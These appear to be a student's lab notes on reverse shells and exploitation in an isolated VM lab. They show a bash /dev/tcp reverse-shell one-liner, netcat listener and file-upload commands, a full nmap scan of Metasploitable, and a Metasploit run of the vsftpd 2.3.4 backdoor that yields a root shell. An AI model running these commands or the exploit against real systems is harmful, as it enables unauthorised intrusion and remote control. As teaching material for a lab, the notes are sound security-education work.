
Rev Shells

FOR THIS ACTIVITY YOU WILL NEED TO MAKE 3 VMS: A KALI, AN UBUNTU AND A METASPLOITABLE (using the same method as last week

Netcat RevShell

- Revshells.com - different types of rev shells and how to choose



Different types of shells are better depending on the use - the most universally accepted is ‘nc mkfifo’ but for this application bash *should* be fine.

- Set up the netcat listener on the “attacking” machine

```
nc -lvnp [port number]
```

- Execute the Reverse shell on the target machine (in terminal)

```
sh -i >& /dev/tcp/10.10.10.10/9001 0>&1
```

- Listener will now have a connection established
- (optional but recommended) spawn a CLI interface for remote management (makes it more aesthetically pleasing :3)

```
python3 -c 'import pty; pty.spawn("/bin/bash")'
```

You can now easily navigate the target machine on the host and remotely execute commands. Just imagine the possibilities!!!

Uploading Files to reverse shell (uploading onto the target machine)

- To remotely import files to the target machine set up a Python http server on the host machine

```
python3 -m http.server 80
```

- On the target machine (in reverse shell connection), use wget to import the file you want

```
wget http://[hostIP]/file.py
```

Note: the path is indexed from where the server is being run

MSFConsole

Assume we get the following nmap scan (from scan of Metasploitable machine):

```
┌──(osboxes㉿osboxes)-[~]
└─$ nmap -sV -sC 192.168.3.159 -Pn
Starting Nmap 7.92 ( https://nmap.org ) at 2024-10-15 09:29 EDT
Nmap scan report for 192.168.3.159
Host is up (0.0040s latency).
Not shown: 977 closed tcp ports (conn-refused)
PORT     STATE SERVICE     VERSION
21/tcp   open  ftp         vsftpd 2.3.4
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)
| ftp-syst:
|   STAT:
| FTP server status:
|      Connected to 192.168.4.159
|      Logged in as ftp
|      TYPE: ASCII
|      No session bandwidth limit
|      Session timeout in seconds is 300
|      Control connection is plain text
|      Data connections will be plain text
|      vsFTPd 2.3.4 - secure, fast, stable
|_End of status
22/tcp   open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protoc
| ssh-hostkey:
|   1024 60:0f:cf:e1:c0:5f:6a:74:d6:90:24:fa:c4:d5:6c:cd (DSA)
|_  2048 56:56:24:0f:21:1d:de:a7:2b:ae:61:b1:24:3d:e8:f3 (RSA)
23/tcp   open  telnet      Linux telnetd
25/tcp   open  smtp        Postfix smtpd
|_ssl-date: 2024-10-15T13:30:41+00:00; 0s from scanner time.
| ssl-cert: Subject: commonName=ubuntu804-base.localdomain/organ
| Not valid before: 2010-03-17T14:07:45
|_Not valid after:  2010-04-16T14:07:45
| sslv2:
|   SSLv2 supported
|   ciphers:
|     SSL2_RC4_128_EXPORT40_WITH_MD5
```

```
|     SSL2_RC2_128_CBC_WITH_MD5
|     SSL2_RC4_128_WITH_MD5
|     SSL2_RC2_128_CBC_EXPORT40_WITH_MD5
|     SSL2_DES_64_CBC_WITH_MD5
|_    SSL2_DES_192_EDE3_CBC_WITH_MD5
|_smtp-commands: metasploitable.localdomain, PIPELINING, SIZE 1(
53/tcp   open  domain      ISC BIND 9.4.2
| dns-nsid:
|_  bind.version: 9.4.2
80/tcp   open  http        Apache httpd 2.2.8 ((Ubuntu) DAV/2)
|_http-server-header: Apache/2.2.8 (Ubuntu) DAV/2
|_http-title: Metasploitable2 - Linux
111/tcp  open  rpcbind     2 (RPC #100000)
| rpcinfo:
|   program version    port/proto  service
|   100000  2            111/tcp   rpcbind
|   100000  2            111/udp   rpcbind
|   100003  2,3,4       2049/tcp   nfs
|   100003  2,3,4       2049/udp   nfs
|   100005  1,2,3      39182/tcp   mountd
|   100005  1,2,3      47972/udp   mountd
|   100021  1,3,4      45523/tcp   nlockmgr
|   100021  1,3,4      60559/udp   nlockmgr
|   100024  1          35717/udp   status
|_  100024  1          48021/tcp   status
139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORI
445/tcp  open  netbios-ssn Samba smbd 3.0.20-Debian (workgroup:
512/tcp  open  exec?
513/tcp  open  login?
514/tcp  open  tcpwrapped
1099/tcp open  java-rmi    GNU Classpath grmiregistry
1524/tcp open  bindshell   Metasploitable root shell
2049/tcp open  nfs         2-4 (RPC #100003)
2121/tcp open  ftp         ProFTPD 1.3.1
3306/tcp open  mysql       MySQL 5.0.51a-3ubuntu5
| mysql-info:
```

```
|   Protocol: 10
|   Version: 5.0.51a-3ubuntu5
|   Thread ID: 9
|   Capabilities flags: 43564
|   Some Capabilities: Support41Auth, SupportsTransactions, Con
|   Status: Autocommit
|_  Salt: qU4E;;RnQ*|Sk@=PZV!>
5432/tcp open  postgresql  PostgreSQL DB 8.3.0 - 8.3.7
| ssl-cert: Subject: commonName=ubuntu804-base.localdomain/orga
| Not valid before: 2010-03-17T14:07:45
|_Not valid after:  2010-04-16T14:07:45
|_ssl-date: 2024-10-15T13:30:41+00:00; 0s from scanner time.
5900/tcp open  vnc         VNC (protocol 3.3)
| vnc-info:
|   Protocol version: 3.3
|   Security types:
|_    VNC Authentication (2)
6000/tcp open  X11         (access denied)
6667/tcp open  irc         UnrealIRCd
8009/tcp open  ajp13       Apache Jserv (Protocol v1.3)
|_ajp-methods: Failed to get a valid response for the OPTION re
8180/tcp open  http        Apache Tomcat/Coyote JSP engine 1.1
|_http-server-header: Apache-Coyote/1.1
|_http-title: Apache Tomcat/5.5
|_http-favicon: Apache Tomcat
Service Info: Hosts:  metasploitable.localdomain, irc.Metasploi

Host script results:
|_smb2-time: Protocol negotiation failed (SMB2)
|_clock-skew: mean: 59m59s, deviation: 2h00m00s, median: 0s
| smb-os-discovery:
|   OS: Unix (Samba 3.0.20-Debian)
|   Computer name: metasploitable
|   NetBIOS computer name:
|   Domain name: localdomain
|   FQDN: metasploitable.localdomain
```

```
|_  System time: 2024-10-15T09:30:33-04:00
| smb-security-mode:
|   account_used: <blank>
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)
|_nbstat: NetBIOS name: METASPLOITABLE, NetBIOS user: <unknown>,

Service detection performed. Please report any incorrect results
Nmap done: 1 IP address (1 host up) scanned in 72.86 seconds
```

This is very good but we need to exploit a vulnerable service running. MSFConsole is a great way to do that.

- Load MSFConsole

```
msfconsole
```

- Search some of the terms found in the nmap scan to check if msfconsole has an exploit for it e.g.

```
search vsftpd 2.3.4
```

With some prior knowledge you would know that vsftpd version 2.3.4 is a vulnerable service open on the tcp port 21 so I just used this one but feel free to try the others

```
msf6 > search vsftpd 2.3.4

Matching Modules
================

   #  Name                                  Disclosure Date  Rank       Check
  Description
   -  ----                                  ---------------  ----       -----
   0  exploit/unix/ftp/vsftpd_234_backdoor  2011-07-03       excellent  No
  VSFTPD v2.3.4 Backdoor Command Execution


Interact with a module by name or index. For example info 0, use 0 or use exp
loit/unix/ftp/vsftpd_234_backdoor

msf6 >
```

- In this case there is only one exploit available, so proceed with the backdoor command execution payload by entering ‘use 0’
- You can then prompt for the next step with the ‘show options’ command. This will ask you to apply an RHOST so it knows who to attack.

```
msf6 > use 0
/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ssh-0.4.2/lib/hrr_rb_ssh/transport/server_host_key_algorithm/ecdsa_sha2_nistp256.rb:11: warning: already initialized constant HrrRbSsh::Transp
ort::ServerHostKeyAlgorithm::EcdsaSha2Nistp256::NAME
/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ssh-0.4.2/lib/hrr_rb_ssh/transport/server_host_key_algorithm/ecdsa_sha2_nistp256.rb:11: warning: previous definition of NAME was here
/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ssh-0.4.2/lib/hrr_rb_ssh/transport/server_host_key_algorithm/ecdsa_sha2_nistp256.rb:12: warning: already initialized constant HrrRbSsh::Transp
ort::ServerHostKeyAlgorithm::EcdsaSha2Nistp256::PREFERENCE
/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ssh-0.4.2/lib/hrr_rb_ssh/transport/server_host_key_algorithm/ecdsa_sha2_nistp256.rb:12: warning: previous definition of PREFERENCE was here
/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ssh-0.4.2/lib/hrr_rb_ssh/transport/server_host_key_algorithm/ecdsa_sha2_nistp256.rb:13: warning: already initialized constant HrrRbSsh::Transp
ort::ServerHostKeyAlgorithm::EcdsaSha2Nistp256::IDENTIFIER
/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ssh-0.4.2/lib/hrr_rb_ssh/transport/server_host_key_algorithm/ecdsa_sha2_nistp256.rb:13: warning: previous definition of IDENTIFIER was here
[*] No payload configured, defaulting to cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):

   Name    Current Setting  Required  Description
   ----    ---------------  --------  -----------
   RHOSTS                   yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
   RPORT   21               yes       The target port (TCP)


Payload options (cmd/unix/interact):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Exploit target:

   Id  Name
   --  ----
   0   Automatic


msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set RHOSTS 192.168.3.159
RHOSTS => 192.168.3.159
msf6 exploit(unix/ftp/vsftpd_234_backdoor) >
```

- use the ‘exploit’ command to execute the payload and gain a reverse shell on the machine

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > exploit

[*] 192.168.3.159:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 192.168.3.159:21 - USER: 331 Please specify the password.
[+] 192.168.3.159:21 - Backdoor service has been spawned, handling...
[+] 192.168.3.159:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.

[*] Command shell session 1 opened (192.168.4.159:42991 → 192.168.3.159:6200) at 2024-10-15 09:46:01 -0400

whoami
root
ls
bin
boot
cdrom
dev
etc
home
initrd
initrd.img
lib
lost+found
media
mnt
nohup.out
opt
proc
root
sbin
srv
sys
tmp
usr
var
vmlinuz
```

You are now a cool Hacker B)